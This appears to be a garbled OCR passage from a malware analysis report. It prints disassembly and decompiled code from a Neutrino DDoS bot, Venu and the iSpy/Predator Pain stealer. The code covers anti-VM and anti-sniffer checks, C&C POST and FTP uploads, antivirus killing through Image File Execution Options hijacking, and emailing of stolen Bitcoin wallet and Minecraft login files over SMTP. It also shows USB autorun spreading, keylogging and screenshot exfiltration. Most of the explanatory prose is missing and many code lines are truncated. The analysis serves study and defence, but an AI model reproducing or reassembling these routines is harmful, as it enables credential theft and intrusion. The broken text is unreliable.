
(5) 10G \\.\PhysicalDrive0 DeviceIoControl

IOCTL_DISK_GET_LENGTH_INFO 10G

```
push    edx                ; lpOutBuffer
push    0                  ; nInBufferSize
push    0                  ; lpInBuffer
push    IOCTL_DISK_GET_LENGTH_INFO ; dwIoControlCode
mov     eax, [ebp+hObject]
push    eax                ; hDevice
call    ds:DeviceIoControl
```

(6) wine_get_unix_file_name Wine


```
push    offset aWine_get_unix_ ; "wine_get_unix_file_name"
mov     eax, [ebp+hModule]
push    eax                ; hModule
```



(7) VMWareTools

(8) HARDWARE\ BT1 0 0 1 267.44 750.17 T4 6475750.1\ BT578.61433.48 325.7517 44.44 550.17 T4

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareOracle ; "SOFTWARE\\Oracle\\VirtualBox Guest Addi"
push    HKEY_LOCAL_MACHINE ; hKey
call    ds:RegOpenKeyExW
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jnz     short loc_40CD50
```



2.Neutrino DDoS

```
0040850F loc_40850F:                             ; CODE XREF: WinMain(x,x,x,x)+C3↑j
0040850F                                         ; WinMain(x,x,x,x)+D9↑j ...
0040850F                push    0
00408511                push    0
00408513                push    0
00408515                push    offset sub_4082A0 ; main loop
0040851A                push    0
0040851C                push    0
0040851E                call    _beginthreadex
00408523                add     esp, 18h
00408526                mov     [ebp+hObject], eax
0040852C                push    0FFFFFFFFh      ; dwMilliseconds
0040852E                mov     eax, [ebp+hObject]
00408534                push    eax             ; hHandle
00408535                call    ds:WaitForSingleObject
0040853B                cmp     [ebp+hObject], 0
00408542                jz      short loc_408551
00408544                mov     ecx, [ebp+hObject]
0040854A                push    ecx             ; hObject
0040854B                call    ds:CloseHandle
```

DDOS http ddos slowloris ddos download flood tcp ddos udp ddos https ddos loader find file cmd shell cmd botkiller keylogger update

(1)Loader dll regsvr32

```
0040402B                push    offset String2  ; ".dll"
00404030                lea     edx, [ebp+String1]
00404033                push    edx             ; lpString1
00404034                call    ds:lstrcmpiW
0040403A                test    eax, eax
0040403C                jnz     short loc_404079
0040403E                lea     eax, [ebp+var_230]
00404044                push    eax
00404045                push    offset aSS_0    ; "/s %s"
0040404A                lea     ecx, [ebp+var_440]
00404050                push    ecx             ; LPWSTR
00404051                call    ds:wsprintfW
00404057                add     esp, 0Ch
0040405A                lea     edx, [ebp+var_440]
00404060                push    edx
00404061                push    offset aRegsvr32 ; "regsvr32"
00404066                call    Run
```

(2)find file C&C

```
0040F665        push    ecx
0040F666        push    offset aPostSHttp1_0_2 ; "POST %s HTTP/1.0\r\nHost: %s\r\nCookie:"...
0040F66B        mov     edx, [ebp+buf]
0040F66E        push    edx             ; LPSTR
0040F66F        call    ds:wsprintfA
0040F675        add     esp, 18h
0040F678        mov     [ebp+var_31], 0
0040F67C        push    50h             ; __int1
0040F67E        mov     eax, [ebp+name]
0040F681        push    eax             ; name
0040F682        call    sub_40EFB0
0040F687        add     esp, 8
0040F68A        mov     [ebp+s], eax
0040F68D        cmp     [ebp+s], 0FFFFFFFFh

; CHAR aPostSHttp1_0_2[]
aPostSHttp1_0_2 db 'POST %s HTTP/1.0',0Dh,0Ah ; DATA XREF: sub_40F440+226↑o
                db 'Host: %s',0Dh,0Ah
                db 'Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20'
                db '100101 Firefox/35.0',0Dh,0Ah
                db 'Connection: close',0Dh,0Ah
                db 'Content-Length: %d',0Dh,0Ah
                db 'Content-Type: multipart/form-data; boundary=----------------------'
                db '------%d',0Dh,0Ah
```

(3)Cmd shell cmd

```
00403E65                push    104h            ; nSize
00403E6A                lea     ecx, [ebp+Buffer]

      ; "ComSpec"
00403E76
00403E7C
      ; CODE XREF: sub_403D60+103↑j
00403E7C loc_403E7C:
rocessInformation]
00403E7C                lea     edx, [ebp+P
      ; lpProcessInformation
00403E82                push    edx
tartupInfo]
00403E83                lea     eax, [ebp+S
      ; lpStartupInfo
00403E89                push    eax
      ; lpCurrentDirectory
00403E8A                push    0
      ; lpEnvironment
00403E8C                push    0
      ; dwCreationFlags
00403E8E                push    20h
      ; bInheritHandles
00403E90                push    1

                                ; lpThreadAttributes
03E99                           ; lpProcessAttributes           004
03E9A                                                           004
03EA0                           ; lpCommandLine                 004
03EA1                                                           004
03EA7                           ; lpApplicationName             004
03EA8                                                           004
```

(4)Botkiller APPDATA TEMP ALLUSERSPROFILE


```
0040E8E3                push    FILE_ATTRIBUTE_ARCHIVE ; dwFileAttributes
0040E8E5                mov     eax, [ebp+lpString]
0040E8E8                push    eax             ; lpFileName
0040E8E9                call    ds:SetFileAttributesW
0040E8EF                mov     ecx, [ebp+lpString]
0040E8F2                push    ecx             ; lpFileName
0040E8F3                call    ds:DeleteFileW
0040E8F9                test    eax, eax
0040E8FB                jz      short loc_40E90B
0040E8FD                push    MOVEFILE_DELAY_UNTIL_REBOOT ; dwFlags
0040E8FF                push    0               ; lpNewFileName
0040E901                mov     edx, [ebp+lpString]
0040E904                push    edx             ; lpExistingFileName
0040E905                call    ds:MoveFileExW
```

botkiller

(5)Keylogger

```
00406EF5                push    ecx             ; lpString
00406EF6                push    0               ; uMapType
00406EF8                movsx   edx, [ebp+var_630]
00406EFF                push    edx             ; uCode
00406F00                call    ds:MapVirtualKeyW
00406F06                shl     eax, 10h
00406F09                push    eax             ; lParam
00406F0A                call    ds:GetKeyNameTextW
00406F10                lea     eax, [ebp+Str]
00406F16                push    eax             ; Str
00406F17                call    wcslen
```

Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles

(10) 10 FTP FTP USER PASS C&C

```
0040378E        mov     [ebp+Str], 'U'
00403792        mov     [ebp+var_33], 'S'
00403796        mov     [ebp+var_32], 'E'
0040379A        mov     [ebp+var_31], 'R'
0040379E        mov     [ebp+var_30], ' '
004037A2        mov     [ebp+var_2F], 0
004037A6        lea     ecx, [ebp+Str]
004037A9        push    ecx             ; Str
004037AA        mov     edx, [ebp+arg_4]
004037AD        push    edx             ; int
--------  --------  --------  --------  --
0040385A        mov     [ebp+var_40], 'P'
0040385E        mov     [ebp+var_3F], 'A'
00403862        mov     [ebp+var_3E], 'S'
00403866        mov     [ebp+var_3D], 'S'
0040386A        mov     [ebp+var_3C], ' '
0040386E        mov     [ebp+var_3B], 0
00403872        lea     ecx, [ebp+var_40]
00403875        push    ecx             ; Str
00403876        mov     edx, [ebp+arg_4]
00403879        push    edx             ; int
0040387A        call    sub_409D90
```

ftp://%s:%s@%s:%d FTP C&C


Venu

```
FileSystem.FileCopy(Application.ExecutablePath, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe");
RegistryKey currentUser = Registry.CurrentUser;
RegistryKey registryKey = currentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("Windows Update", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe", RegistryValueKind.String);
```

(5)

2. iSpy

(1) sandboxie wireshark wpe

```
private static bool DetectSandboxie()
{
    return Services.AntiDebugger.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}

private static bool DetectSniffers()
{
    Services.AntiDebugger.processList = Process.GetProcesses();
    Process[] array = Services.AntiDebugger.processList;
    checked
    {
        bool result;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            bool flag = process.MainWindowTitle.Equals("The Wireshark Network Analyzer") || process.MainWindowTitle.Equals("WPE PRO");
            if (flag)
            {
                result = true;
                return result;
            }
        }
        result = false;
        return result;
    }
}
```

(2) AV

```
{
    KillAV.FuckFileName("rstrui.exe");
    KillAV.FuckFileName("AvastSvc.exe");
    KillAV.FuckFileName("avconfig.exe");
    KillAV.FuckFileName("AvastUI.exe");
    KillAV.FuckFileName("avscan.exe");
    KillAV.FuckFileName("instup.exe");
    KillAV.FuckFileName("mbam.exe");
    KillAV.FuckFileName("mbamgui.exe");
    KillAV.FuckFileName("mbampt.exe");
    KillAV.FuckFileName("mbamscheduler.exe");
    KillAV.FuckFileName("mbamservice.exe");
    KillAV.FuckFileName("hijackthis.exe");
    KillAV.FuckFileName("spybotsd.exe");
    KillAV.FuckFileName("ccuac.exe");
    KillAV.FuckFileName("avcenter.exe");
    KillAV.FuckFileName("avguard.exe");
    KillAV.FuckFileName("avgnt.exe");
    KillAV.FuckFileName("avgui.exe");
    KillAV.FuckFileName("avgcsrvx.exe");
    KillAV.FuckFileName("avgidsagent.exe");
    KillAV.FuckFileName("avgrsx.exe");
    KillAV.FuckFileName("avgwdsvc.exe");
    KillAV.FuckFileName("egui.exe");
    KillAV.FuckFileName("zlclient.exe");
    KillAV.FuckFileName("bdagent.exe");
    KillAV.FuckFileName("keyscrambler.exe");
    KillAV.FuckFileName("avp.exe");
    KillAV.FuckFileName("wireshark.exe");
    KillAV.FuckFileName("ComboFix.exe");
    KillAV.FuckFileName("MSASCui.exe");
    KillAV.FuckFileName("MpCmdRun.exe");
    KillAV.FuckFileName("msseces.exe");
    KillAV.FuckFileName("MsMpEng.exe");
}
```

```
{
    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options", true);
    registryKey.CreateSubKey(input);
    registryKey.Close();
    RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\" + input, true);
    registryKey2.SetValue("Debugger", "rundll32.exe");
    SecurityIdentifier securityIdentifier = new SecurityIdentifier(WellKnownSidType.WorldSid, null);
    NTAccount identity = securityIdentifier.Translate(typeof(NTAccount)) as NTAccount;
    RegistrySecurity registrySecurity = new RegistrySecurity();
    registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.ExecuteKey, InheritanceFlags.None, PropagationFlags.None, AccessControlType.Allo
    registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.SetValue | RegistryRights.CreateSubKey | RegistryRights.Delete | RegistryRights.
    registryKey2.SetAccessControl(registrySecurity);
    registryKey2.Close();
}
```

(3) .Net

IP IP

```
public static string GetInformation()
{
    string text = string.Empty;
    try
    {
        text += "\r\n\r\n\r\n********** Computer Information **********\r\n";
        text = text + "Username: " + MyProject.Computer.Name + "\r\n";
        text = text + "Windows Installed: " + MyProject.Computer.Info.OSFullName + "\r\n";
        text = text + "Local Date & Time: " + Conversions.ToString(MyProject.Computer.Clock.LocalTime) + "\r\n";
        text = text + "Installed Language: " + MyProject.Computer.Info.InstalledUICulture.ToString() + "\r\n";
        text = text + ".NET Framework Installed: " + ComputerInformation.GetFramework() + "\r\n";
        text = text + "System Privileges: " + ComputerInformation.GetRole() + "\r\n";
        text = text + "Default Browser: " + ComputerInformation.GetBrowser() + "\r\n";
        text = text + "Installed Anti-Virus: " + ComputerInformation.GetAntiVirus() + "\r\n";
        text = text + "Installed Firewall: " + ComputerInformation.GetFirewall() + "\r\n";
        text = text + "Internal IP: " + ComputerInformation.GetInternalIP() + "\r\n";
        text = text + "External IP: " + ComputerInformation.GetExternalIP() + "\r\n";
        text += "********** Computer Information **********\r\n\r\n\r\n";
    }
    catch (Exception expr_141)
```

(4)

(5) FTP

(6)

```
{
    if (File.Exists(Path.GetTempPath() + "wallet.dat"))
    {
        try
        {
            MailMessage mailMessage = new MailMessage();
            SmtpClient smtpClient = new SmtpClient(this.smtpstring);
            mailMessage.From = new MailAddress(this.emailstring);
            mailMessage.To.Add(this.emailstring);
            mailMessage.Subject = "Pain File Stealer Bitcoin Stealer - [" + MyProject.Computer.Name + "]";
            mailMessage.Body = "Steals the wallet.DAT file that holds the users bitcoin currency";
                                Add(new Attachment(Path.GetTempPath
                                587;
                                CompareString(
                                new NetworkCredential(
                                Send(
                            }
                            catch (Exception arg_177_0)
```

(3) minecraft

```
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.minecraft\\lastlogin"))
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        SmtpClient smtpClient = new SmtpClient(this.smtpstring);
        mailMessage.From = new MailAddress(this.emailstring);
        mailMessage.To.Add(this.emailstring);
        mailMessage.Subject = "Predator Pain v13|Minecraft Stealer - [" + MyProject.Computer.Name + "]";
        mailMessage.Body = "There is a file attached to this email containing Minecraft username and password download it then decrypt the login information with
        mailMessage.Attachments.Add(new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.minecraft\\lastlogin"));
                                                                                    false
                                                                                    new
```

(4)

```
if (driveInfo.DriveType == DriveType.Removable)
{
    using (StreamWriter streamWriter = new StreamWriter(driveInfo.Name + "autorun.inf"))
    {
        streamWriter.WriteLine("[autorun]");
        streamWriter.WriteLine("open=Sys.exe");
        streamWriter.WriteLine("action=Run win32");
        streamWriter.Close();
    }
    File.Copy(Application.ExecutablePath, driveInfo.Name + "Sys.exe", true);
    File.SetAttributes(driveInfo.Name + "autorun.inf", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
    File.SetAttributes(driveInfo.Name + "Sys.exe", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
}
```

(5)

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.smtpstring);
                        "Predator Pain v13 - Key Recorder - ["
                                                                    ********************\r\n
                    CompareString(                  "Disablescreeny", false
                    {
                        if (!Directory.Exists(Path.GetTempPath() + "screens"))
                        {
                            Directory.CreateDirectory(Path.GetTempPath() + "screens");
                        }
                        Size blockRegionSize = new Size(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Height);
                                                                                    new Point(0, 0);
                                                                                    new Point(0, 0);
                                                                                    CopyFromScreen(
                                                                                    Save(Path.GetTempPath() + "screens\\screensnot"
                                                                                    Add(new Attachment(Path.GetTempPath()
                                                                                    );
                                                                                    smtpClient.Port = Conversions.ToInteger(this.portstring);
                                                                                    smtpClient.EnableSsl = (Operators.CompareString(this.UseSSL,
```